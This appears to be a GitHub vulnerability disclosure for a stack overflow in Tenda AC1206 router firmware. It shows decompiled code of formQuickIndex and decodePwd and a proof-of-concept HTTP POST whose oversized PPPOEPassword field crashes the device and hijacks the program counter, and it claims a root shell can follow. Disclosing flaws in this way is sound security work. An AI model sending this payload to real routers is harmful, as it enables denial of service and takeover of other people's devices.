Darry-lang1 Add files via upload ... on Aug 5 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formQuickIndex function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  void __cdecl formQuickIndex(webs_t wp, char_t *path, char_t *query)
2  {
3    const char *hz; // [sp+18h] [+18h]
4    const char *connecttype; // [sp+1Ch] [+1Ch]
5    char_t *wlpwd; // [sp+20h] [+20h]
6    char *ppppwd; // [sp+24h] [+24h]
7    char_t *pppuser; // [sp+28h] [+28h]
8    char_t decode_pwd[72]; // [sp+2Ch] [+2Ch] BYREF
9    pthread_t pid; // [sp+74h] [+74h] BYREF
10
11   memset(decode_pwd, 0, sizeof(decode_pwd));
12   hz = websGetVar(wp, "mit_rate", "0");
13   pppuser = websGetVar(wp, "PPPOEName", byte_50BB9C);
14   ppppwd = websGetVar(wp, "PPPOEPassword", byte_50BB9C);
15   wlpwd = websGetVar(wp, "mit_wrlpwd", byte_50BB9C);
16   connecttype = websGetVar(wp, "mit_linktype", "2");
17   SetValue("wl.hz", hz);
18   SetValue("wan1.connecttype", connecttype);
19   doSystemCmd("cfm post multiWAN ManualDown1\n");
20   if ( !strcmp("2", connecttype) )
21   {
22     decodePwd(ppppwd, decode_pwd);              // There is a stack overflow vulnerability
23     SetValue("wan1.ppoe.userid", pppuser);
24     SetValue("wan1.ppoe.pwd", decode_pwd);
25     SetValue("wan1.ppoe.double.access", "0");
26     SetValue("wan1.ppoe.mtu", "1492");
```

Stack overflow vulnerability occurs in the `decodepwd` function.

```
1  void __cdecl decodePwd(char *srcStr, char *dstStr)
2  {
3    char *srcStra; // [sp+8h] [+8h]
4    char *dstStra; // [sp+Ch] [+Ch]
5
6    srcStra = srcStr;
7    dstStra = dstStr;
8    if ( srcStr && dstStr )
9    {
10     while ( *srcStra )                          // The end condition of the cycle is that 'srcstra' is empty
11     {
12       if ( *srcStra == '\\' )                   // When the "\" symbol is encountered, it will not be copied
13         ++srcStra;
14       *dstStra++ = *srcStra++;                  // Copy data through pointer
15     }
16     *dstStra = 0;
17   }
18 }
```

The `decodepwd` function is equivalent to copying data from and filtering "/" symbols.As long as the `ppppwd` (the value of `PPPOEPassword`) we enter exceeds the size of the `decode_pwd` array, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/QuickIndex HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 12
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

PPPOEPassword=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.